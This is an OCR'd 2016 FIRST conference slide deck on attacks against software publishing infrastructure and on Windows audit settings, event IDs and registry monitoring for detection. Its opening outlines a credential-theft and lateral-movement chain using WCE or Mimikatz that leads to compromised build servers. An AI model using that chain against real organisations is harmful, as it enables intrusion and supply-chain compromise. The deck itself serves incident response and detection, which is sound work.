
28th ANNUAL FIRST CONFERENCE

SEOUL

JUNE 12 - 17, 2016



GETTING TO THE SOUL OF INCIDENT RESPONSE

Attacks on Software Publishing Infrastructure and Windows Detection Capabilities

Imran Islam & Dave Jones

June 2016

Attacks on Software Publishing Infrastructure

5% of SySAdmin accounts or their laptops may be compromised at any moment


- Ask dave

From the recent news:

“Juniper said that someone managed to get into its systems and write "unauthorized code" that "could allow a knowledgeable attacker to gain administrative access."

“LANDESK has found remnants of text files with lists of source code and build servers that the attackers compiled,” John said. “They know for a fact that the attackers have been slowly [archiving] data from the build and source code servers, uploading it to LANDESK’s web servers, and downloading it.”


Infestation & Lateral Movement



1. User desktop infected WCE or Mimikatz is started
2. Privileged user or Application logs in - WCE hijacks credentials
3. Rootkit remotely installed on server in datacenter
4. Super user performs task on datacenter server, malware hijacks credentials
5. Malware spreads throughout datacenter

- Targeting older software (Flash, Word, Acrobat Reader, Java)
- Malware customized to avoid AV signatures
- Higher they get – the more unique the malware

Infestation Abuses Applied
Software Publishing Infrastructure



1. Engineer desktop infected. Access to source code and Build server available
2. SysAdmin targeted for access to systems and/or the Distribution Creds.
3. SysAdmin laptop infected
4. Either way Customers are infected

Windows Detection Capabilities

AGENDA

© Randy Glasbergen
glasbergen.com
GLASBERGEN
"I'm no expert, but I think it's some kind of cyber attack!"

- Scope & References
- Why Another Audit Document
- Auditing Quick Overview
- Need For A Partnered Approach.
- Review Auditing & Associated Events.
- Review Registry Auditing.
- Dashboard & Queries.
- Next Steps.


SCOPE & REFERENCES

- Focus Is On Windows 2008 (& Newer) systems.
- More Details: iislam@cisco.com

WHY ANOTHER AUDIT DOCUMENT

- Red Team Lessons Learnt.
- Audit Category/Sub Category <> Event ID Mapping

AUDITING QUICK OVERVIEW



Suggested minimum list of audit entries is provided in the "Windows Auditing" document.


Instructions on which keys to monitor and how to enable this are in the document.

Reference queries have been provided in the auditing document.

Lots of interesting data to hunt with


NEED FOR A PARTNERED APPROACH

- Increasing Number Of Systems & Applications.
- Security Teams - Limited Ops Awareness
- Ops Teams - Limited Security Awareness.
- Raise Security Awareness!


WE PROVIDE WIN-WIN SCENARIOS AND CUSTOMER-FOCUSED SOLUTIONS.
scottadams@aol.com
www.dilbert.com
UH...OKAY... BUT WHAT IS THE ACTUAL PRODUCT OR SERVICE YOU SELL?
10/3/02 © 2002 United Feature Syndicate, Inc.
WE DON'T SELL; WE PARTNER.
I DON'T BUY; I SHOVEL.

REVIEW AUDITING & ASSOCIATED EVENTS

- Open GPMC
- Audit Policy



Group Policy Management Editor
File
Action
View
Help
Computer Configuration
Policies
Software Settings
Windows Settings
Name Resolution Policy
Scripts (Startup/Shutdown)
Security Settings
Account Policies
Local Policies
Event Log
Restricted Groups
System Services
Registry
File System
Wired Network (IEEE 802.3) Policies
Windows Firewall with Advanced Secur
Network List Manager Policies
Wireless Network (IEEE 802.11) Policie:
Public Key Policies
Software Restriction Policies
Network Access Protection
Application Control Policies
IP Security Policies on Active Directory
Advanced Audit Policy Configuration
Audit Policies
Account Logon
Account Management
Detailed Tracking
DS Access
Logon/Logoff
Object Access
Policy Change
Privilege Use
System
Global Object Access Auditing
Policy-based QoS
Administrative Templates: Policy definitions (AD
Preferences
User Configuration
Policies

Advanced Audit Policy Configuration

Getting Started

Advanced Audit Policy Configuration settings can be used to provide detailed control over audit policies, identify attempted or successful attacks on your network and resources, and verify compliance with rules governing the management of critical organizational assets.

When Advanced Audit Policy Configuration settings are used, the "Audit: Force audit policy subcategory settings (Windows Vista or later) to override audit policy category settings" policy setting under Local Policies\Security Options must also be enabled.

More about Advanced Audit Configuration


Which editions of windows support Advanced Audit Configuration?

A summary of the settings is provided below:

Categories	Configuration
Account Logon	Configured
Account Management	Configured
Detailed Tracking	Configured
DS Access	Configured
Logon/Logoff	Configured
Object Access	Configured
Policy Change	Configured
Privilege Use	Not configured
System	Configured
Global Object Access Auditing	Not configured

REVIEW AUDITING & ASSOCIATED EVENTS

- Once Done…
- It Should Look Something Like.




```
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>auditpol /get /Category:*
System audit policy
Category/Subcategory                      Setting
System
  Security System Extension               Success and Failure
  System Integrity                        Success and Failure
  IPsec Driver                            No Auditing
  Other System Events                     Success and Failure
  Security State Change                   Success and Failure
Logon/Logoff
  Logon                                   Success and Failure
  Logoff                                  Success and Failure
  Account Lockout                         No Auditing
  IPsec Main Mode                         No Auditing
  IPsec Quick Mode                        No Auditing
  IPsec Extended Mode                     No Auditing
  Special Logon                           Success and Failure
  Other Logon/Logoff Events               Success and Failure
  Network Policy Server                   No Auditing
  User / Device Claims                    No Auditing
Object Access
  File System                             Failure
  Registry                                Success and Failure
  Kernel Object                           No Auditing
  SAM                                     No Auditing
  Certification Services                  No Auditing
  Application Generated                   Success and Failure
  Handle Manipulation                     No Auditing
  File Share                              Success and Failure
  Filtering Platform Packet Drop          No Auditing
  Filtering Platform Connection           No Auditing
  Other Object Access Events              Success and Failure
  Detailed File Share                     No Auditing
  Removable Storage                       No Auditing
  Central Policy Staging                  No Auditing
Privilege Use
  Non Sensitive Privilege Use             No Auditing
  Other Privilege Use Events              No Auditing
  Sensitive Privilege Use                 No Auditing
Detailed Tracking
  Process Creation                        Success and Failure
  Process Termination                     Failure
  DPAPI Activity                          No Auditing
  RPC Events                              No Auditing
Policy Change
  Authentication Policy Change            Success
  Authorization Policy Change             Success
  MPSSVC Rule-Level Policy Change         Success
  Filtering Platform Policy Change        No Auditing
  Other Policy Change Events              No Auditing
  Audit Policy Change                     Success and Failure
Account Management
  User Account Management                 Success and Failure
  Computer Account Management             Success and Failure
  Security Group Management               Success and Failure
  Distribution Group Management           Success and Failure
  Application Group Management            Success and Failure
  Other Account Management Events         Success and Failure
DS Access
  Directory Service Changes               No Auditing
  Directory Service Replication           No Auditing
  Detailed Directory Service Replication  No Auditing
  Directory Service Access                No Auditing
Account Logon
  Kerberos Service Ticket Operations      Success and Failure
  Other Account Logon Events              Success
  Kerberos Authentication Service         Success and Failure
  Credential Validation                   Success and Failure

C:\Windows\system32>_
```

REVIEW AUDITING & ASSOCIATED EVENTS




CATEGORY	SUBCATEGORY	MEMBER SERVER SETTING	DOMAIN CONTROLLER SETTING	EVENTS TO MONITOR
System				
.	Security System Extension	Success	Success and Failure	4611 (trusted logon - runas) 4697 (service installation)
.	System Integrity	Success and Failure	Success and Failure	5038 (code integrity - hash of file is invalid)
.	IPsec Driver	No Auditing	No Auditing	4961 (IPsec dropped an inbound packet failed a replay check. It could indicate a replay attack against this computer) 4962 (IPsec dropped an inbound packet failed replay check. Too low a sequence number to ensure it was not a replay)
.	Other System Events	Success	Success and Failure	5024 (firewall started) 5025 (firewall stopped) 5030 (firewall failed to start)
.	Security State Change	Success and Failure	Success and Failure	4608 (system start-up) 4609 (system shutdown) 4616 (time change)
Logon/Logoff				
.	Logon	Success and Failure	Success and Failure	4624 (logon success) 4625 (logon fail) 4625 (Failure Reason - "Account locked out") 4648 (explicit credentials - using for example runas)
.	Logoff	Success and Failure	Success and Failure	4647 (user logoff) 4634 (account logoff)
.	Account Lockout	No Auditing	No Auditing	-
.	IPsec Main Mode	No Auditing	No Auditing	4646 (IKE DoS-prevention mode started.) 4650 (An IPsec security association was established. Certificate auth was not used.) 4651 (An IPsec main mode security association was established. Cert used for auth.) 4652 (An IPsec main mode negotiation failed.) 4653 (An IPsec main mode negotiation failed.) 4655 (An IPsec main mode security association ended.) 4976 (During main mode negotiation, IPsec received an invalid negotiation packet. If this problem persists, it could indicate a network issue or an attempt to modify or replay this negotiation. 5049 (An IPsec security association was deleted.) 5453 (IPsec Policy Agent applied Active Directory storage IPsec policy on the computer.)
.	IPsec Quick Mode	No Auditing	No Auditing	4654 (An IPsec quick mode negotiation failed.) 4977 (During quick mode negotiation, IPsec received an invalid negotiation packet. If this problem persists, it could indicate a network issue or an attempt to modify or replay this negotiation.) 5451 (An IPsec quick mode security association was established.) 5452 (An IPsec quick mode security association ended.)
.	IPsec Extended Mode	No Auditing	No Auditing	4978 (During extended mode negotiation, IPsec received an invalid negotiation packet.) 4979 (IPsec main mode and extended mode security associations were established.) 4980 (IPsec main mode and extended mode security associations were established.) 4981 (IPsec main mode and extended mode security associations were established.)

- Categories
- Sub-Categories
- Associated Events


REVIEW REGISTRY AUDITING

1. "Object Access" Audit.



Object Access				
.	File System	No Auditing	Failure	4660 (object deleted) 4663 (file access)
.	Registry	Success and Failure	Success and Failure	4660 (object deleted) 4663 (registry access) 4657 (Registry modification)

2. Enable SACL (audit)




- Member Server Group Policy [CSIRT-AD-03.CAN.CISCO.COM] Policy
  - Computer Configuration
    - Policies
      - Software Settings
      - Windows Settings
        - Name Resolution Policy
        - Scripts (Startup/Shutdown)
        - Security Settings
          - Account Policies
          - Local Policies
          - Event Log
          - Restricted Groups
          - System Services
          - Registry
          - File System
          - Wired Network (IEEE 802.3) Policies
          - Windows Firewall with Advanced Security
          - Network List Manager Policies
          - Wireless Network (IEEE 802.11) Policies
          - Public Key Policies
          - Software Restriction Policies
          - Network Access Protection
          - Application Control Policies
          - IP Security Policies on Active Directory (CAN.CISCO.COM)
          - Advanced Audit Policy Configuration
        - Policy-based QoS
      - Administrative Templates: Policy definitions (ADMX files) retrieved from the lo
    - Preferences
  - User Configuration
    - Policies
    - Preferences

MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Windows
MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon
MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer
MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce
